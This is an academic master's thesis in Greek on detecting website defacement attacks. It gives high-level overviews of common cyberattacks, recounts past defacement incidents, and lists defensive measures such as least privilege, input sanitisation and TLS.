Πανεπιστήμιο Πειραιώς
Σχολή Τεχνολογιών Πληροφορικής και Τηλεπικοινωνίων
Τμήμα Ψηφιακών Συστημάτων

Μεταπτυχιακό Πρόγραμμα Σπουδών

Διπλωματική Εργασία

Αυτοματοποίηση Εντοπισμού και Ειδοποίησης Επιθέσεων Παραποίησης Ιστοσελίδων

Επιβλέπων Καθηγητής: Κώστας Λαμπρινουδάκης
Επιβλέπων ΚΕ.Π.Υ.Ε.Σ: Γεώργιος Βάσιος

Άγγελος Γκίκας a.gkikas@ssl-unipi.gr MTE2004

Πειραιάς
Μάιος 2022

Ευχαριστίες

Θα ήθελα να ευχαριστήσω τον κ. Κωνσταντίνο Λαμπρινουδάκη, επιβλέποντα καθηγητή μου και τον κ. Γεώργιο Βάσιο, επιβλέποντα από το ΚΕ.Π.Υ.Ε.Σ, για την καθοδήγηση, την υποστήριξη και την επιτήρηση, καθ' όλη τη διάρκεια εκπόνησης της παρούσης διπλωματικής εργασίας αλλά και για την εμπιστοσύνη που έδειξαν στο πρόσωπο μου, τόσο σε επίπεδο υλοποίησης όσο και σε επίπεδο πρωτοβουλιών αυτής της υλοποίησης.

Επίσης θα ήθελα να ευχαριστήσω την οικογένεια μου, για τη στήριξη τους όλα αυτά τα χρόνια σε κάθε στόχο και απόφαση μου, καθώς και τους συνεργάτες μου στο χώρο εργασίας μου, για την κατανόηση τους κατά τη διάρκεια εκπόνησης της μεταπτυχιακής μου διατριβής.

Περίληψη

Είναι αλήθεια πως πολλές από τις καθημερινές μας συνήθειες ψηφιοποιούνται προσφέροντας μας μεγαλύτερη άνεση, επισπεύδοντας κάποιες διαδικασίες. Σε κάθε αλλαγή και καινοτομία όμως δεν παύουν να υπάρχουν κίνδυνοι και απειλές που παραμονεύουν. Αναμεταξύ αυτών των κινδύνων βρίσκεται και η απειλή παραποίησης (defacement) μιας ιστοσελίδας. Ο όρος website defacement (ή παραποίηση ιστοσελίδας) είναι η μη αυθεντικοποιημένη τροποποίηση ιστοσελίδας. Είναι ένα συχνό φαινόμενο στις μέρες μας και αποσκοπεί στη μείωση αξιοπιστίας ενός οργανισμού – επιχείρησης, στην διάδοση κάποιου μηνύματος (π.χ. πολιτικού ή θρησκευτικού περιεχομένου κ.λπ.) ή την προσωπική ικανοποίηση του επιτιθέμενου. Ο επιτιθέμενος εισβάλει στον διακομιστή ιστού που φιλοξενείται η ιστοσελίδα - στόχος και αντικαθιστά περιεχόμενα αρχείων, ολόκληρα αρχεία ή ακόμα και φακέλους με άλλους δικής του ιδιοκτησίας. Στην έρευνα αυτή αναλύονται επιθέσεις μέσω των οποίων μπορεί να επιτευχθεί παραποίηση περιεχομένου ιστοσελίδων και προτείνονται μέτρα ασφάλειας, πρόληψης και τεχνικές ανίχνευσης και αποφυγής τέτοιων περιστατικών. Στη συνέχεια παρουσιάζεται υβριδικό σύστημα ανίχνευσης παρεισδύσεων (IDS), εργαλείο το οποίο δημιουργήθηκε εξαρχής και αναπτύχθηκε αποκλειστικά για τις απαιτήσεις της τρέχουσας έρευνας και το οποίο μπορεί να τμηματοποιηθεί σε τρία υποσυστήματα. Ένα σύστημα ανίχνευσης στατικού χαρακτήρα, περιοδικός έλεγχος στατικών αρχείων, ανίχνευση τροποποιήσεων, δυνατότητα αποκατάστασης αρχείων. Ένα σύστημα ανίχνευσης signature-based για άμεσο εντοπισμό επιθέσεων που έχουν ήδη επαναληφθεί στο παρελθόν. Ένα σύστημα δυναμικού χαρακτήρα εφαρμόζοντας τεχνικές μηχανικής μάθησης για ανίχνευση παραποιήσεων μέσω ανάλυσης εικόνας, κειμένου και διαθέσιμων γλωσσών που εμφανίζονται στην ιστοσελίδα.

Περιεχόμενα

1 Εισαγωγή

1.1 Επιθέσεις στον Κυβερνοχώρο

Είναι γεγονός ότι καθημερινά καταγράφονται επιθέσεις κυβερνοχώρου με στόχο τη μη εξουσιοδοτημένη πρόσβαση σε πόρους ή την μείωση αξιοπιστίας εταιρειών ή οργανισμών. Ο πρώην CEO της Cisco John Chambers είπε χαρακτηριστικά "Υπάρχουν δυο τύποι εταιρειών, αυτές που έχουν παραβιαστεί και αυτές που δεν γνωρίζουν ακόμα ότι έχουν παραβιαστεί". Μια κυβερνοεπίθεση, μπορεί να εκτελεστεί από εγκληματικούς οργανισμούς, κρατικούς φορείς ή μεμονωμένα άτομα. Μια μέθοδος διαμοιρασμού ρίσκου τέτοιων επιθέσεων, είναι διαχωρίζοντας τες, σε εσωτερικές απειλές και εξωτερικές απειλές.

Εξωτερικές απειλές

- Οργανωμένοι εγκληματίες ή εγκληματικές ομάδες
- Επαγγελματίες hackers, όπως φορείς χρηματοδοτούμενοι από άλλα κράτη
- Ερασιτέχνες hackers, όπως ακτιβιστές

Εσωτερικές απειλές

- Εργαζόμενοι που δεν προσαρμόζονται με τις πολιτικές ασφαλείας και τις διαδικασίες
- Δυσαρεστημένο προσωπικό ή πρώην υπάλληλοι
- Συνεργάτες, πελάτες, εργολάβοι ή προμηθευτές με πρόσβαση σε συστήματα

Είναι αλήθεια πως η επιτυχής εκτέλεση μιας κυβερνοεπίθεσης, μπορεί να επηρεάσει αρνητικά την ομαλή λειτουργία ενός οργανισμού – επιχείρησης. Το ερώτημα που προκύπτει είναι "τι αντίκτυπο θα έχει αυτή η επίθεση στην εμπιστευτικότητα, στην ακεραιότητα και στην διαθεσιμότητα (Confidentiality – Integrity – Availability) πληροφοριών του οργανισμού – εταιρείας;" και αυτό αναλύεται στην συνέχεια. Πριν εστιάσουμε στις συνέπειες μια τέτοιας επίθεσης, ας αναλύσουμε τη σημασία κάθε ενός από τους παραπάνω όρους. Η εμπιστευτικότητα ορίζει την αποτροπή μη εξουσιοδοτημένης πρόσβασης σε ευαίσθητες πληροφορίες. Τέτοιου είδους πρόσβαση

μπορεί να παρουσιαστεί είτε σκοπίμως (από κάποιον επιτιθέμενο που επιδιώκει την απόσπαση πληροφοριών), είτε ακουσίως (εξαιτίας κάποιας απροσεξίας του προσωπικού που διαχειρίζεται τις πληροφορίες). Ο έλεγχος πρόσβασης και η κρυπτογράφηση συντείνουν στην αποφυγή τέτοιων δυσάρεστων περιστατικών. Με τον όρο ακεραιότητα ορίζουμε τόσο την αποτροπή τροποποίησης πληροφοριών από μη εξουσιοδοτημένους χρήστες όσο και την άσκοπη τροποποίηση αυτών από εξουσιοδοτημένους χρήστες. Ως μέτρα αποφυγής τέτοιων περιστατικών συμβάλει η χρήση κρυπτογραφικών μεθόδων, δηλαδή η εξαγωγή υπογραφής πληροφοριών (hash) και η επαλήθευση τροποποίησης (για εξουσιοδοτημένους χρήστες). Η διαθεσιμότητα υποδηλώνει πως εξουσιοδοτημένοι χρήστες έχουν συνεχή πρόσβαση σε δεδομένα και πληροφορίες. Για τη διασφάλιση της διαθεσιμότητας πρέπει να πληρούνται η συνεχής λειτουργία υπηρεσιών, η αδιάκοπη και καθολική εξυπηρέτηση αιτημάτων χρηστών (load balancing, spare servers) και η λήψη σχεδίου αποκατάστασης μιας καταστροφής. Είναι προφανές πως το αντίκτυπο κυβερνοεπιθέσεων με προσανατολισμό την εμπιστευτικότητα είναι η μη εξουσιοδοτημένη πρόσβαση σε ευαίσθητες πληροφορίες, με προσανατολισμό την ακεραιότητα είναι η μη επιθυμητή τροποποίηση πληροφοριών και με προσανατολισμό την διαθεσιμότητα είναι η αδυναμία παροχής πληροφοριών σε εξουσιοδοτημένους χρήστες. Παρακάτω αναφέρονται ορισμένες από τις κυβερνοεπιθέσεις που επηρεάζουν άμεσα κάθε μια από τις παραπάνω έννοιες:

Confidentiality

- Phishing
- Packet sniffing
- Keylogging
- Password cracking

Integrity

- Man-in-the-middle attack
- Session hijacking

Availability

- Physical attacks on server infrastructure

- DoS, DDoS attacks

Κάποιες από τις πιο γνωστές επιθέσεις που συναντώνται συχνά στον κυβερνοχώρο είναι:

- Malware
- Backdoor Trojan
- Cross-site scripting (XSS) attack
- Man-in-the-middle attack
- Denial-of-service (DoS)
- DNS tunneling
- Phishing
- Ransomware
- SQL injection
- Zero-day exploit

Παρακάτω βλέπουμε μια συνοπτική ανάλυση των προαναφερθέντων επιθέσεων, ορισμένες εκ των οποίων χρησιμοποιούνται και στην παραποίηση ιστοσελίδων (website defacement)

Malware

Ο όρος Malware χρησιμοποιείται για να περιγράψει κακόβουλο λογισμικό, όπως spyware, ransomware, viruses and worms. Ένα κακόβουλο λογισμικό μπορεί να εισέλθει στο δίκτυο μέσω κάποιας ευπάθειας συστήματος, συνήθως όταν ένας χρήστης ανοίξει σύνδεσμο ή συνημμένο αρχείο άγνωστης ταυτότητας όπου εγκαθιστά επικίνδυνο λογισμικό. Μόλις το malware βρίσκεται εντός του συστήματος, μπορεί έχει τις ακόλουθες συμπεριφορές:

- Διακόπτει την πρόσβαση σε βασικά τμήματα του δικτύου (ransomware)
- Εγκαθιστά κακόβουλο ή επιπρόσθετο επιβλαβές λογισμικό
- Υποκλέπτει πληροφορίες δια μεταδίδοντας δεδομένα από τον δίσκο (spyware)
- Διαταράσσει τη λειτουργικότητα ορισμένων τμημάτων και καθιστά το σύστημα μη λειτουργικό

Backdoor Trojan

Μια επίθεση με backdoor Trojan δημιουργεί μια backdoor ευπάθεια στο σύστημα του θύματος, επιτρέποντας στον επιτιθέμενο να λάβει απομακρυσμένο, και σχεδόν πλήρη, έλεγχο. Μια επίθεση τέτοιου είδους συχνά χρησιμοποιείται για να συνδέσει ένα σύνολο υπολογιστών - θυμάτων οδηγώντας στη δημιουργία ενός botnet ή zombie network, το οποίο μπορεί να χρησιμοποιηθεί από τους επιτιθέμενους σε άλλες κυβερνοεπιθέσεις.

Cross-site scripting (XSS) attack

Οι επιθέσεις τύπου XSS εισάγουν κακόβουλο τμήμα κώδικα σε θεμιτό υπάρχοντα κώδικα ιστοσελίδων ή εφαρμογών με σκοπό την απόκτηση πληροφοριών χρηστών, συχνά χρησιμοποιώντας τρίτες πηγές διαθέσιμες στο διαδίκτυο. Οι επιτιθέμενοι συνήθως χρησιμοποιούν JavaScript για επιθέσεις XSS, αλλά μπορούν επίσης να χρησιμοποιηθούν και άλλες τεχνολογίες όπως VCScript, ActiveX και Adobe Flash.

Man-in-the-middle (MitM) attack

Τέτοιες επιθέσεις, γνωστές και ως επιθέσεις υποκλοπής (eavesdropping), πραγματοποιούνται όταν κάποιος επιτιθέμενος εισβάλλει στην επικοινωνία δυο κόμβων. Μόλις οι επιτιθέμενοι διακόψουν την επικοινωνία, μπορούν να φιλτράρουν ή και να κλέψουν δεδομένα.

Τα δυο πιο γνωστά σημεία εισαγωγής ενός επιτιθέμενου σε επιθέσεις MitM επιθέσεις είναι:

- Ένας επιτιθέμενος μπορεί να εισέλθει μεταξύ μιας συσκευής - θύματος και του δικτύου, σε μη ασφαλές δημόσιο Wi-Fi.
- Μόλις μια συσκευή παραβιαστεί από κακόβουλο λογισμικό (malware), ένας επιτιθέμενος μπορεί να εγκαταστήσει επιπρόσθετο λογισμικό που αποσκοπεί στην επεξεργασία όλων των προσβάσιμων πληροφοριών του θύματος.

Denial-of-service (DoS)

Επιθέσεις DoS και Distributed denial-of-service (DDoS) κατακλύζουν τους διαθέσιμους πόρους ενός συστήματος, υπερφορτώνοντας τους και εμποδίζοντας την εξυπηρέτηση αιτημάτων χρηστών. Πολλές είναι οι περιπτώσεις όπου μια τέτοια επίθεση αποτελεί προεργασία για την πραγματοποίηση μιας άλλης επίθεσης.

DNS tunneling

Εγκληματίες κυβερνοχώρου χρησιμοποιούν DNS tunneling, ένα πρωτόκολλο συναλλαγής, για την ανταλλαγή δεδομένων, όπως για παράδειγμα κρυφή εξαγωγή δεδομένων ή εγκαθίδρυση σύνδεσης επικοινωνίας με άγνωστο εξυπηρετητή, δηλαδή, ανταλλαγή εντολών - πληροφοριών μέσω C & C (command and control) εξυπηρετητών.

Phishing

Τακτικές εξαπάτησης μέσω phishing έχουν ως απώτερο σκοπό την υποκλοπή δεδομένων χρηστών ή ευαίσθητες πληροφορίες όπως στοιχεία πιστωτικών καρτών. Σε αυτές τις περιπτώσεις, κακόβουλοι αποστολείς προωθούν emails σε χρήστες ή τηλεφωνικά μηνύματα δομημένα με τέτοιο τρόπο ώστε να μη διαφοροποιούνται από emails ή μηνύματα που προέρχονται από έγκυρες πηγές.

Ransomware

Το ransomware είναι μια ιδιάζουσα μορφή malware που εκμεταλλεύεται αδυναμίες συστήματος και χρησιμοποιεί ισχυρή κρυπτογράφηση για να παγιδεύσει δεδομένα ή λειτουργίες συστήματος. Εγκληματίες κυβερνοχώρου χρησιμοποιούν ransomware με σκοπό την απόσπαση χρηματικών ποσών από χρήστες που τους έχουν δεσμεύσει το σύστημα ή δεδομένα. Μια σύγχρονη ανάπτυξη ransomware μπορεί να θεωρηθεί μετεξέλιξη των ήδη υπαρχόντων τακτικών εκβιασμού.

SQL Injection

Επιθέσεις τύπου Structured Query Language (SQL) injection εισάγουν κακόβουλο κώδικα σε ευπαθείς εφαρμογές, καταλήγοντας σε αποτελέσματα ή εκτέλεση εντολών σε επίπεδο βάσης, τα οποία ο χρήστης ποτέ δεν αιτήθηκε.

Zero-day exploit

Τέτοιες επιθέσεις εκμεταλλεύονται ευπάθειες λογισμικού (software) ή υλικού (hardware) πριν την φανέρωση τους στο κοινό. Αυτές οι ευπάθειες μπορεί να υπάρχουν για μέρες, μήνες ή χρόνια πριν οι κατασκευαστές ή ιδιοκτήτες του λογισμικού/υλικού ενημερωθούν για τα υπάρχοντα ελαττώματα.

1.2 Καθορισμός Προβλήματος

Το διαδίκτυο έχει ενταχθεί πλέον στις ζωές των ανθρώπων αποτελώντας ένα αναπόσπαστο κομμάτι της καθημερινότητας τους. Είναι αλήθεια όμως, ότι στο χώρο του διαδικτύου υπάρχουν πολλές απειλές που αποσκοπούν στη μη εξουσιοδοτημένη απόσπαση πληροφοριών, την καταστροφή λογισμικού ή υλικού εξοπλισμού ή τη δυσφήμιση κάποιου οργανισμού ή επιχείρησης. Η παραποίηση ιστοσελίδας (website defacement) αποτελεί μια από αυτές τις απειλές και μπορεί να προκαλέσει καταστροφικές συνέπειες στον οργανισμό ή την επιχείρηση θύμα. Σε αυτήν την έρευνα αναλύονται τέτοιου είδους επιθέσεις, συνέπειες που μπορεί να προκληθούν από αυτές τις επιθέσεις καθώς και τρόποι αντιμετώπισης ή μετριασμού του προβλήματος. Επίσης παρουσιάζεται μια ολοκληρωμένη λύση παρακολούθησης και ανίχνευσης τέτοιου είδους φαινομένων η οποία αναπτύχθηκε με βάση τα ευρήματα αυτής της έρευνας και τις ανάγκες των οργανισμών – επιχειρήσεων που παρατηρήθηκαν.

1.3 Δομή Εργασίας

Η κατεύθυνση ανάλυσης των επιθέσεων τύπου παραποίησης ιστοσελίδων, των συνεπειών που μπορούν να προκληθούν από τέτοιου είδους επιθέσεις αλλά και των τρόπων αντιμετώπισης και μετρίασης του προβλήματος που έχει ακολουθηθεί στην τρέχουσα διπλωματική θα μπορούσε να χωριστεί ως εξής:
Αρχικά γίνεται επεξήγηση του όρου Website Defacement, παρουσιάζονται γνωστές επιθέσεις τύπου παραποίησης ιστοσελίδας που έχουν λάβει χώρα στο παρελθόν και προτείνονται μέτρα προστασίας και αντιμετώπισης τέτοιων φαινομένων. Στη συνέχεια παρουσιάζονται και αναλύονται κάποιες από τις σύγχρονες μεθόδους – κατηγορίες ανίχνευσης και αντιμετώπισης επιθέσεων παραποίησης ιστοσελίδας. Το επόμενο θέμα που αναλύεται είναι τεχνικές επίβλεψης, διαχείρισης και συντήρησης μαζικών υποδομών, πως δηλαδή ένα σύστημα καθίσταται ικανό να ανταπεξέρχεται σε ανάγκες ενός οργανισμού ή επιχείρησης κάνοντας μαζική επιτήρηση σε πολλαπλές ιστοσελίδες ή αρχεία εξυπηρετητών αλλά και ποιες είναι οι απαιτήσεις για τη σωστή

διαχείριση και συντήρηση υποδομών. Συνεχίζοντας γίνεται αναφορά σε τεχνικές ανίχνευσης παραποίησης ιστοσελίδων που αφορούν τόσο συστήματα παρακολούθησης στατικών αρχείων όσο και signature-based ή anomaly-based συστήματα. Επίσης γίνεται εκτενής ανάλυση τεχνικών μηχανικής μάθησης που μπορούν να εφαρμοστούν σε anomaly-based συστήματα. Τέλος γίνεται αξιολόγηση των υπαρχόντων λύσεων, ποια είναι τα προτερήματα ή τα μειονεκτήματα κάθε λύσης και παρουσίαση του πρακτικού κομματιού.

1.4 Επιθέσεις Website Defacement

Επιθέσεις που έχουν σαν στόχο την παραποίηση ιστοσελίδων αποτελούν ένα μείζον ζήτημα στην εποχή μας, σημειώνοντας περιστατικά σε όλο τον κόσμο. Τέτοιου είδους επιθέσεις μπορεί να συμβούν από μεριάς ενός επιτιθέμενου για πολιτικούς, προσωπικούς ή και άλλους λόγους. Πιο συγκεκριμένα το κίνητρο για την εκτέλεση μιας τέτοιας επίθεσης μπορεί να είναι: [1]

- εκμετάλλευση υπολογιστικής ισχύος
- υποκλοπή δεδομένων
- απόκτηση κέρδους
- κοινωνικά ή πολιτικά κινήματα ή ακόμα και
- προσωπική ικανοποίηση

Στις επιθέσεις που μπορούν να χρησιμοποιηθούν για παραποίηση ιστοσελίδων, υπάγονται και μερικές από τις επιθέσεις που αναφέρθηκαν προηγουμένως. Πιο συγκεκριμένα, σε γενικό επίπεδο η μη εξουσιοδοτημένη πρόσβαση σε μια ιστοσελίδα μπορεί να επιφέρει την επιτυχή εκτέλεση μιας defacement επίθεσης. SQL injection, DNS hijacking, Malware, Cross-site scripting επιθέσεις μπορούν να οδηγήσουν σε μη εξουσιοδοτημένη πρόσβαση σε ευαίσθητους πόρους συστήματος ή την επιτυχή παράκαμψη των μέτρων προστασίας ενός ιστότοπου, έχοντας ως αποτέλεσμα την πραγματοποίηση defacement επιθέσεων.

1.5 Επεξήγηση του Όρου Website Defacement

Με τον όρο website defacement (ή παραποίηση ιστοσελίδων) νοείται η μη αυθεντικοποιημένη τροποποίηση ιστοσελίδων. Είναι ένα είδος κυβερνοεπίθεσης που μπορεί κανείς να συναντήσει στις μέρες και στοχεύει μεγάλους οργανισμούς ή επιχειρήσεις. Ο επιτιθέμενος εισβάλει στον διακομιστή ιστού που φιλοξενείται η ιστοσελίδα - στόχος και αντικαθιστά περιεχόμενα αρχείων, ολόκληρα αρχεία ή ακόμα και φακέλους με άλλους δικής του ιδιοκτησίας. Ο όρος defacement θεωρείται μια μορφή ηλεκτρονικού βανδαλισμού έχοντας ως απώτερο σκοπό τη μείωση αξιοπιστίας του οργανισμού – θύματος. Τα κίνητρα της επίθεσης ποικίλουν και μπορεί να είναι είτε η μετάδοση κάποιου μηνύματος (πολιτικού ή θρησκευτικού περιεχομένου) είτε γενικότερα η πρόκληση ζημίας σε όσο το δυνατόν μεγαλύτερο βαθμό.

1.5.1 Αναφορά Γνωστών Επιθέσεων

Είναι αλήθεια πως κάποιες από τις μεγαλύτερες ιστοσελίδες στον κόσμο έχουν πέσει θύματα επίθεσης παραποίησης (Website Defacement). Μια επίθεση παραποίησης αποτελεί ένδειξη πως μια ιστοσελίδα έχει παραβιαστεί και μπορεί να προκαλέσει ζημιά στο όνομα και την φήμη κάποιας εταιρείας – οργανισμού, όπου μπορεί να διαρκέσει πολύ πιο μετά την αφαίρεση του ανεπιθύμητου μηνύματος.
Κάποιες από τις πιο γνωστές επιθέσεις website defacement είναι:

NHS defacement attack

Η ιστοσελίδα του Εθνικού Συστήματος Υγείας της Αγγλίας στις 18 Απριλίου του 2018 δέχτηκε επίθεση τύπου defacement, με αποτέλεσμα την προβολή μη επιθυμητού μηνύματος στους επισκέπτες της σελίδας. Ο Kevin Beaumont ειδικός κυβερνοασφάλειας, αντιλήφθηκε την επίθεση και στη συνέχεια δημοσιοποίησε το γεγονός στον προσωπικό του λογαριασμό στο tweeter. Λίγες ώρες αργότερα το μήνυμα αφαιρέθηκε. Η εν λόγω ιστοσελίδα φιλοξενεί ευαίσθητα δεδομένα ασθενών, η διαρροή των οποίων, θα είχε καταστροφικές συνέπειες τόσο για τους ιδιοκτήτες αυτής, όσο πιθανόν και για τα υποκείμενα των δεδομένων. Αποθηκευμένο

στιγμιότυπο της ιστοσελίδας υποδηλώνει ότι η παραβίαση είχε διαρκέσει τουλάχιστον 5 ημέρες. [2]

Telkomsel's website defaced

Η ιστοσελίδα γνωστής εταιρείας τηλεπικοινωνιών (Telkomsel) στην Ινδονησία δέχθηκε επίθεση τύπου defacement στις 28 Απριλίου του 2017, έχοντας ως συνέπεια την προβολή προσβλητικής ανάρτησης στους επισκέπτες της. Το προσβλητικό μήνυμα αφαιρέθηκε από την ιστοσελίδα της εταιρείας και αντικαταστάθηκε με το μήνυμα "under maintenance". Η εταιρεία αναφέρθηκε σε διαδικασίες επιδιόρθωσης του προβλήματος καθώς επίσης έκανε αναφορά για περαιτέρω έρευνα του γεγονότος. [3]

Defacement attack in Romania and Pakistan

Το Νοέμβριο του 2012 διακόπηκε η πρόσβαση σε κάποιες γνωστές ιστοσελίδες (Google, PayPal, Yahoo κ.α.) στη Ρουμανία και στο Πακιστάν. Η επίθεση αυτή ήταν τύπου defacement και διήρκησε για περίπου μια ώρα. Πιο συγκεκριμένα η επίθεση επιτεύχθηκε μέσω μιας μεθόδου που αποκαλείται DNS hijacking ή DNS cache poisoning ή DNS spoofing και αποσκοπούσε στην ανακατεύθυνση της απάντησης ενός Domain Name System σε διαφορετικό προορισμό από αυτόν που ο αρχικός χρήστης αιτήθηκε. Ο προορισμός συνήθως είναι κάποια ιστοσελίδα που έχει στην κατοχή ο επιτιθέμενος. Ως συνέπεια αυτού, όταν κάποιος χρήστης αιτούνταν την διεύθυνση (IP) της Google από κάποιον DNS server, η απάντηση ήταν η διεύθυνση της ιστοσελίδας του επιτιθέμενου. [4]

1.6 Μέτρα προστασίας και αντιμετώπισης

Καθώς οι επιθέσεις τύπου defacement παρουσιάζονται όλο και περισσότερο είναι αναγκαία η ύπαρξη καλών πρακτικών και μέτρων προφύλαξης. Στην συνέχεια θα αναφερθούμε αντίστοιχα τόσο στις καλές πρακτικές που μπορεί να ακολουθηθούν ώστε να περιορίσουμε τον κίνδυνο μιας τέτοιας επίθεσης όσο και σε προληπτικά μέτρα που μπορούν να παρθούν.

Κάποια από τα πιο γνωστά μέτρα αντιμετώπισης web defacement επιθέσεων είναι:

- Use the Principle of Least Privilege (POLP)

- Avoid default admin directory and admin email
- Limit the use of add-ons and plugins
- Concise error messages
- Limit file uploads
- SSL/TLS use

Μια από τις πρακτικές που συνίσταται να εφαρμόζονται, για την αποφυγή defacement επιθέσεων, είναι η χρήση της αρχής ελάχιστων προνομίων (Least Privilege Principle). Με την παροχή επιπρόσθετων δικαιωμάτων σε χρήστες κάποιας εφαρμογής, αντί τον περιορισμό αυτών στα αναγκαία, αυξάνεται ο κίνδυνος εκμετάλλευσης του συστήματος από κάποιον κακόβουλο χρήστη (επιτιθέμενο). Αυτό μπορεί να συμβεί είτε με τη χρήση παραβιασμένου λογαριασμού υπαλλήλου που δουλεύει στον οργανισμό από εξωτερικό χρήστη, είτε ακόμα από υπάλληλο που δουλεύει στον ίδιο τον οργανισμό. Έχοντας αυτό υπόψιν, θα πρέπει να αποφευχθεί η παροχή μη αναγκαίων δικαιωμάτων σε χρήστες που δεν απαιτείται. Τα δικαιώματα διαχειριστών εφαρμογής ή προσωπικού πρέπει να περιορίζονται στα απαραίτητα για την εκτέλεση μόνο όσων διαδικασιών ορίζουν οι ρόλοι τους. Επίσης, πρέπει να εξασφαλίζεται πως η παροχή δικαιωμάτων σε εξωτερικούς συνεργάτες οριοθετείται με την ίδια λογική που προ-αναφέρθηκε για διαχειριστές συστήματος και προσωπικό, εφαρμόζοντας όμως ανάκληση δικαιωμάτων κατά το πέρας ικανοποίησης των αναγκών.

Ένα ακόμη μέτρο πρόληψης κατά των επιθέσεων παραποίησης είναι η αποφυγή χρήσης των προ-υπάρχοντών directories και email για διαχειριστές εφαρμογής. Στις περισσότερες πλατφόρμες κατασκευής ιστοσελίδων η διατήρηση των προκαθορισμένων directories καθώς και emails αποτελούν υψηλό κίνδυνο λόγω της ευρείας γνωστοποίησης τους. Αυτού του είδους οι πληροφορίες, συνήθως, είναι δημοσίως διαθέσιμες σε οποιονδήποτε θελήσει να τις χρησιμοποιήσει, ανεξαρτήτως προθέσεων. Επιτιθέμενοι, θα αποπειραθούν να χρησιμοποιήσουν αυτού του είδους τις πληροφορίες, είτε για την απόκτηση πρόσβασης στο σύστημα (γνωρίζοντας τα προκαθορισμένα directories), είτε για την παραβίαση του ηλεκτρονικού λογαριασμού διαχειριστή μέσω phishing ή άλλου είδους επιθέσεων.

Ο περιορισμός χρήσης επιπρόσθετων plugins, σε πλατφόρμες κατασκευής ιστοσελίδων, μπορεί επίσης να βοηθήσει στην αποφυγή επιτυχούς εκτέλεσης

defacement επίθεσης. Επιτιθέμενοι πολύ πιθανόν να ανακαλύψουν zero-day ευπάθειες. Ακόμα και στην περίπτωση που υπάρχουν διαθέσιμες ενημερώσεις που διορθώνουν το πρόβλημα του plugin, η εγκατάσταση - εφαρμογή αυτών ίσως καθυστερήσει, εκθέτοντας την ιστοσελίδα σε κίνδυνο. Η χρήση plugins συνεπάγεται την συστηματική συντήρηση και αναβάθμιση αυτών, καθώς και την άμεση εγκατάσταση νέων ενημερώσεων που αφορούν την ασφάλεια.

Επίσης, η προβολή μηνυμάτων τα οποία φανερώνουν στον τελικό χρήστη περισσότερη πληροφορία απ' ότι απαιτείται μπορεί να αποτελέσει ουσιαστικό κίνδυνο για μια ιστοσελίδα. Αυτό συμβαίνει εξαιτίας του ότι αυξάνεται η πιθανότητα αποκάλυψης αδυναμιών συστήματος.

Πολλοί ιστότοποι δίνουν τη δυνατότητα ανάρτησης αρχείων σε χρήστες, γεγονός που μπορεί να αποβεί μοιραίο, αν κάποιος επιτιθέμενος αποφασίσει να διεισδύσει στο σύστημα μέσω αυτής της λειτουργικότητας, κάνοντας χρήση malware (malicious software). Θα πρέπει να διασφαλίζεται, ότι τα αρχεία που ανεβαίνουν από την πλευρά των χρηστών δεν έχουν δικαιώματα εκτέλεσης, και αν είναι εφικτό, να σαρώνονται από ειδικό λογισμικό ανίχνευσης ιών (viruses).

Πολύ σημαντικό για την ασφάλεια ενός ιστότοπου είναι η χρήση SSL/TLS πιστοποιητικού και η αποφυγή σύνδεσης με μη ασφαλείς πηγές (HTTP). Όταν γίνεται χρήση SSL/TLS σε μια ιστοσελίδα, όλες οι επικοινωνίες χρηστών είναι κρυπτογραφημένες. Αυτό έχει ως αποτέλεσμα την αποτροπή επιθέσεων Man in the Middle (MitM) οι οποίες μπορούν να χρησιμοποιηθούν για παραποίηση ιστοσελίδων.

Στην συνέχεια θα αναφερθούν τεχνικές προφύλαξης που αφορούν επιθέσεις παραποίησης και είναι προσανατολισμένες σε τεχνικό επίπεδο.

Κάποιες από τις καλές πρακτικές για την αποφυγή web defacement επιθέσεων είναι η τακτική σάρωση ενός website για τρωτά σημεία και η άμεση αποκατάσταση όσων ανακαλύπτονται. Αυτό πιθανόν να είναι χρονοβόρο, επειδή η αναβάθμιση μιας πλατφόρμας website ή μιας προσθήκης ενδέχεται να διακόψει το περιεχόμενο ή τη λειτουργικότητα του ιστότοπου. Αυτός όμως είναι ένας από τους καλύτερους τρόπους βελτίωσης της ασφάλειας και μείωσης της πιθανότητας διείσδυσης και παραμόρφωσης της ιστοσελίδας.

Μία επίθεση XSS επιτρέπει σε έναν εισβολέα να εισάγει τμήματα κώδικα σε μια ιστοσελίδα, τα οποία εκτελούνται όταν ένας επισκέπτης φορτώνει τη σελίδα. Τέτοιου

είδους επιθέσεις μπορεί να οδηγήσουν σε defacement, session hijacking ή drive-by λήψεις. Η χρήση sanitization πρακτικών στα inputs χρηστών συντείνει στην αποτροπή επιτυχούς εκτέλεσης ενός XSS attack. Θα πρέπει να γίνεται έλεγχος εισαγωγής μη αξιόπιστων δεδομένων, που περιέχουν keywords όπως <script>, <style>, ή παρόμοιες ετικέτες, στον κώδικα HTML. Ένα τείχος προστασίας διαδικτυακής εφαρμογής (WAF) μπορεί επίσης να βοηθήσει στην αποτροπή εκτέλεσης μιας επίθεσης XSS, αποκλείοντας την επικοινωνία με άγνωστους ή κακόβουλους εξωτερικούς παράγοντες.

Οι περισσότερες επιθέσεις παραμόρφωσης δεν είναι αποτέλεσμα μιας χειροκίνητης, στοχευμένης επίθεσης. Αντίθετα, κακόβουλοι χρήστες χρησιμοποιούν bots για την αυτόματη ανίχνευση μεγάλου αριθμού τρωτών σημείων σε websites. Όταν μια ευπάθεια ανακαλυφθεί, αυτομάτως το website παραβιάζεται και παραμορφώνεται. Οι επιτιθέμενοι μπορούν να επιτύχουν αμφίβολη φήμη εξαπολύοντας μια ευρεία, αυτοματοποιημένη επίθεση εναντίον χιλιάδων ή εκατομμυρίων websites. Η τεχνολογία διαχείρισης bots χρησιμοποιεί πολλαπλές προσεγγίσεις για τον μετριασμό των κακών bots, όπως: στατική επιθεώρηση κεφαλίδων κυκλοφορίας, challenge-based ανίχνευση, αίτημα επεξεργασίας JavaScript ή αλληλεπίδρασης με κάποιο CAPTCHA και behavior-based επιθεώρηση επισκεπτών του ιστότοπου. Αυτές οι τεχνικές καθιστούν δυνατή την προστασία από κακόβουλα bots, διασφαλίζοντας ότι η νόμιμη επισκεψιμότητα μπορεί να έχει αδιάκοπη πρόσβαση στο ιστότοπο.

